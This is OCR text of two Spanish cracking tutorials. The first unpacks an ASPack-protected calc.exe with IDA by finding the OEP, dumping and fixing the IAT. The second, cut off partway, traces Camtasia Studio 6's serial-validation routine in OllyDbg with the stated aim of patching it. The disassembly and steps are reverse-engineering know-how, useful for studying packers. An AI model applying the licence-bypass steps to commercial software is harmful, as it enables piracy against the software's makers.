
Marcamos Manual Load y desmarcamos Make import.
Esto es debido a que como es un packer la IAT que nos interesará no estará en la que se indica en la cabecera. Luego damos a OK y vamos aceptando las ventanas hasta que se abre IDA.

Una vez abierto abrimos la configuración del Debuger, marcamos que se pare en el EIP y en el apartado de las excepciones pulsamos el botón EDIT.

Vamos seleccionado todas las excepciones para que NO pare y pase a la Aplicación. La intención es que si nos encontramos con un INT3 (trampa del packer) esta sea gestionada por la aplicación y sigua su curso normal.




Esto es un poco coñazo de hacer a mano para todos los packer, por eso IDA nos permite configurarlo en el fichero exceptions.cfg



Simplemente cambiar stop por nostop y deb por app


Por desconocimiento simplemente dejo como están las 2 últimas excepciones



0EEFFA...	EXCEPTION_BCC_FATAL	No	Application
0EEDF...	EXCEPTION_BCC_NORMAL	No	Application
40010005	DBG_CONTROL_C	Stop	Debugger
40010008	DBG_CONTROL_BREAK	Stop	Debugger


Bueno ya estamos preparados damos a OK y pulsamos F9 para empezar a depurar.

Una vez parados en el EP quitamos por si las moscas el byte de Debuger present así:




Bueno recordemos que este packer responde a la técnica PUSHAD / POPAD.

Es decir guarda el estado de los registros, hace lo que tiene que hacer, repone los registros y salta al OEP.




La técnica para el que aún lo la conozca es sencilla.

Hacemos F7 (step in). Parados sobre la call ponemos un HW on Access sobre los 4 primeros Byte del ESP.



Una vez situado damos a F9 y esperamos a que pare.



Lo que esta pasando es que hemos puesto un HW para que pare justo cuando el packer va a recuperar los datos guardados en la pila, es decir los registro que comentamos antes, en otras palabras estaremos a pocos pasos de llegar al OEP porque ya habrá desempacado todo.

```
.aspack:0101F3AF popa
.aspack:0101F3B0 jnz     short loc_101F3BA
.aspack:0101F3B2 mov     eax, 1
.aspack:0101F3B7 retn    0Ch
.aspack:0101F3BA ; ---------------------------
.aspack:0101F3BA
.aspack:0101F3BA loc_101F3BA:
.aspack:0101F3BA push    1012475h
.aspack:0101F3BF retn
```

Estamos en la zona azul y vemos que salta a una estructura tipo push ret. Esto no es más que otra forma de escribir un JMP. Vemos que salta a la dirección 1012475h que si vemos los segmentes vemos que se encuentra en la sección .text


HEADER	01000000	01001000
.text	01001000	01014000
.data	01014000	01016000
.rsrc	01016000	0101F000
.aspack	0101F000	01027000
.adata	01027000	01028000
debug028	01030000	01177000

Es decir estamos saltando al OEP.

```
.text:01012475 push    70h
.text:01012477 push    10015E0h
.text:0101247C call    sub_10127C8
.text:01012481 xor     ebx, ebx
.text:01012483 push    ebx
.text:01012484 mov     edi, dword ptr ds:unk_1001020
.text:0101248A call    edi ; kernel32_GetModuleHandleA
.text:0101248C cmp     word ptr [eax], 5A4Dh
```

Realizando el DUMP


Como esto es un programa de 32bits, en este caso LordPE podría valer pero quiero enseñaro a mi pequeña criatura, aun está lejos de estar acabada pero al menos ya podemo dumpear programas de 32 y 64 bits con ella. Este programa es de 64 bit nativo.



Os presento a Sir PE. Para dumpear simplemente localizar en la lista de procesos nuestro programa y en la lista de módulos en este caso el .exe

Pulsamos el botón derecho y damos a Dump Todo.

Nos pide un nombre, en este caso le llamo GUAN.exe
Si todo ha ido bien se presenta un cartelito diciéndolo, luego se nos presenta el siguiente cartel.




Por defecto podemos mantener la cabecera tal y como se encuentra en memoria. Por otra parte algunos packer tipo Armadillo están tomando la costumbre de modificar la cabecera que se encuentra en la memoria, para evitar trabajo podemos marcar el tomar la cabecera del fichero del programa o de otro fichero.

Muy importante tener activo la alineación de secciones si queremos que funcione. Recordar que en un DUMP el Voff debe de ser igual que el RawOff y el VSize a RawSize.

Si todo ha ido bien tenemos otro cartel.

Bueno solo falta actualizar el EP de la cabecera de nuestro dump.
Para ello pulsamos sobre Editor PE y seleccionamos nuestro dump.



En el titulo de la ventana vemos si es un fichero de 32 bits (PE-32) o de 64 (PE-64).

Seleccionamos el EP (AddressOfEntryPoint) y ponemos el nuevo 12475 y damos a aplicar. Luego damos a guardar y ya estamos listos.


IAT

Este packer no rompe la IAT como podemos comprobar.


```
:01012484 mov     edi, dword ptr ds:unk_1001020
:0101248A call    edi ; kernel32_GetModuleHandleA
:0101248C cmp     word ptr [eax], 5A4Dh
:01012491 jnz     short loc_10124B2
```

```
.text:01001000  E8 D4 BC 75 39 D6 BC 75  29 F4 BD 75 00 00 00 00
.text:01001010  4C 53 9B 76 6D 50 9B 76  18 51 9B 76 00 00 00 00
.text:01001020  5F 22 46 75 F8 4D 46 75  F9 15 46 75 5C 29 4D 75
.text:01001030  11 BB 46 75 03 BA 46 75  BD B2 47 75 6A B8 47 75
.text:01001040  79 0C 46 75 E7 61 47 75  D7 09 46 75 AF AA 47 75
.text:01001050  4B D8 46 75 BD 16 46 75  4A 58 46 75 34 DF 46 75
```

Nota: una vez en el OEP podemos forzar a IDA que Reanalice el programa haciendo más legible lo que tenemos.




Bueno para repara la IAT en 64 bit no podemos usar ImporRect, ya que este no funciona, pero tenemos el ChimpRec (también en desarrollo) que un primo muy cercano, su manejo es idéntico.



Damos a Fix y seleccionamos nuestro dump.

Nombre	Fecha modificación	Tipo	Tamaño
calc.exe	10/09/2002 13:00	Aplicación	59 KB
calc.id0	20/11/2008 23:15	Archivo ID0	96 KB
calc.id1	20/11/2008 23:19	Archivo ID1	648 KB
calc.nam	20/11/2008 23:19	Archivo NAM	16 KB
calc.til	20/11/2008 23:19	Archivo TIL	1 KB
Guan.exe	20/11/2008 23:55	Aplicación	160 KB
Guan_.exe	21/11/2008 0:04	Aplicación	163 KB

Ejecutamos y ….



Bueno esto se acabo aquí, espero que os haya gustado.

Especial agradecimiento a Aguml que me paso un packer sencillo para hacer el tuto, a Ricardo por esos primeros tutos sobre IDA y por supuesto a toda la pandilla de CrackSLatinoS.

Hasta la próxima.

Programa a estudiar	Camtasia Studio v 6.0.0
Herramientas	Ollydbg v 1.10
Objetivo	Parchear la rutina de validación del serial y estudiar la forma de encontrar dicha rutina
Autor	Spandau

Dedicatoria y agradecimientos: En esta ocasión quiero dedicar este tutorial a mi mujer con la que me he casado este mes, niña gracias por tu paciencia durante todo este tiempo.

Quiero agradecer a Arapumk el haber sugerido en la lista el método de DestroyWindow que se utiliza en el tutorial.


Por supuesto casi todo lo aquí escrito ha salido del curso de cracking desde cero de Ricardo Narvaja, gracias maestro por tu afán de compartir tus conocimientos.

Y por último un abrazo a todos los amantes del cracking y muy en especial a la lista de CracksLatinos en la que tan a gusto me encuentro.

Si echamos una miradita al camtasia con cualqier detector de packers vemos que no está empacado, tiene alguna protección antidebuging pero es mínima, yo usaré el ollyghost con el olly advanced como protección.


Al iniciar el progry nos da la bienvenida con una nag, indicándonos los días que nos quedan e invitandonos a comprarlo o a introducir un serial.

En el menú de ayuda vemos también la opción de comprar el camtasia o entrar la clave.




Pues vamos a la faena, cargamos el progry en el Olly y con F9 lo ponemos a correr, en la nag metemos los datos:


Pulsamos finalizar y nos aparece el mensaje de que nos hemos colado:



En este momento y sin pausar el programa nos vamos a Olly y ponemos un bp en el API DestroyWindow




Aceptamos y Olly rompe en el API




Address	Hex dump	Disassembly
7E39DAEA	B8 63110000	MOV EAX,1163
7E39DAEF	BA 0003FE7F	MOV EDX,7FFE0300
7E39DAF4	FF12	CALL NEAR DWORD PTR DS:[EDX]
7E39DAF6	C2 0400	RETN 4
7E39DAF9	90	NOP
7E39DAFA	90	NOP

Vamos a quitar el bp de 7E39DAEA y con Alt+F9 ejecutamos hasta el código del progry, caemos en esta funcion:




006BFFF0	55	PUSH EBP	
006BFFF1	8BEC	MOV EBP,ESP	
006BFFF3	83EC 0C	SUB ESP,0C	
006BFFF6	894D F8	MOV DWORD PTR SS:[EBP-8],ECX	
006BFFF9	68 43270000	PUSH 2743	
006BFFFE	8D4D FC	LEA ECX,DWORD PTR SS:[EBP-4]	
006C0001	FF15 8018750	CALL NEAR DWORD PTR DS:[751880]	mfc90u.78A08AAE
006C0007	837D 08 00	CMP DWORD PTR SS:[EBP+8],0	
006C000B	75 09	JNZ SHORT 006C0016	Camtasia.006C0016
006C000D	C745 F4 0000	MOV DWORD PTR SS:[EBP-C],0	
006C0014	EB 09	JMP SHORT 006C001F	Camtasia.006C001F
006C0016	8B45 08	MOV EAX,DWORD PTR SS:[EBP+8]	
006C0019	8B48 20	MOV ECX,DWORD PTR DS:[EAX+20]	
006C001C	894D F4	MOV DWORD PTR SS:[EBP-C],ECX	
006C001F	6A 00	PUSH 0	
006C0021	8B4D F8	MOV ECX,DWORD PTR SS:[EBP-8]	
006C0024	83C1 50	ADD ECX,50	
006C0027	FF15 201A750	CALL NEAR DWORD PTR DS:[751A20]	mfc90u.78A0E6B5
006C002D	50	PUSH EAX	
006C002E	8D4D FC	LEA ECX,DWORD PTR SS:[EBP-4]	
006C0031	FF15 201A750	CALL NEAR DWORD PTR DS:[751A20]	mfc90u.78A0E6B5
006C0037	50	PUSH EAX	Text
006C0038	8B55 F4	MOV EDX,DWORD PTR SS:[EBP-C]	
006C003B	52	PUSH EDX	hOwner
006C003C	FF15 2009750	CALL NEAR DWORD PTR DS:[750920]	MessageBoxW
006C0042	8D4D FC	LEA ECX,DWORD PTR SS:[EBP-4]	
006C0045	FF15 2C1C750	CALL NEAR DWORD PTR DS:[751C2C]	mfc90u.78A56C19
006C004B	8BE5	MOV ESP,EBP	
006C004D	5D	POP EBP	
006C004E	C2 0400	RETN 4	
006C0051	CC	INT3	


Como podemos ver ninguno de los dos saltos nos libran del MessageBoxW de chico malo luego la decisión de tirarnos a la basura debe tomarse antes, así que traceamos con F8 hasta pasar el RETN 4



Vamos a poner un BP en el CALL asesina de 6BF1E4 corremos el programas pulsamos finalizar y caemos en el CALL NEAR EAX (si dejamos en nombre en blanco nos tira antes). Vamos a pasarlo con F7 y miremos un poco que hace (como es facilito lo explico muy por encima)




Si entramos en el CALL 006BF0F0 enseguida nos damos cuenta que mira que nuestro serial mida 0E (14 en decimal) o más y contenga solo números en hexa o guiones, si es así lo da por bueno en otro caso sigue mirando:



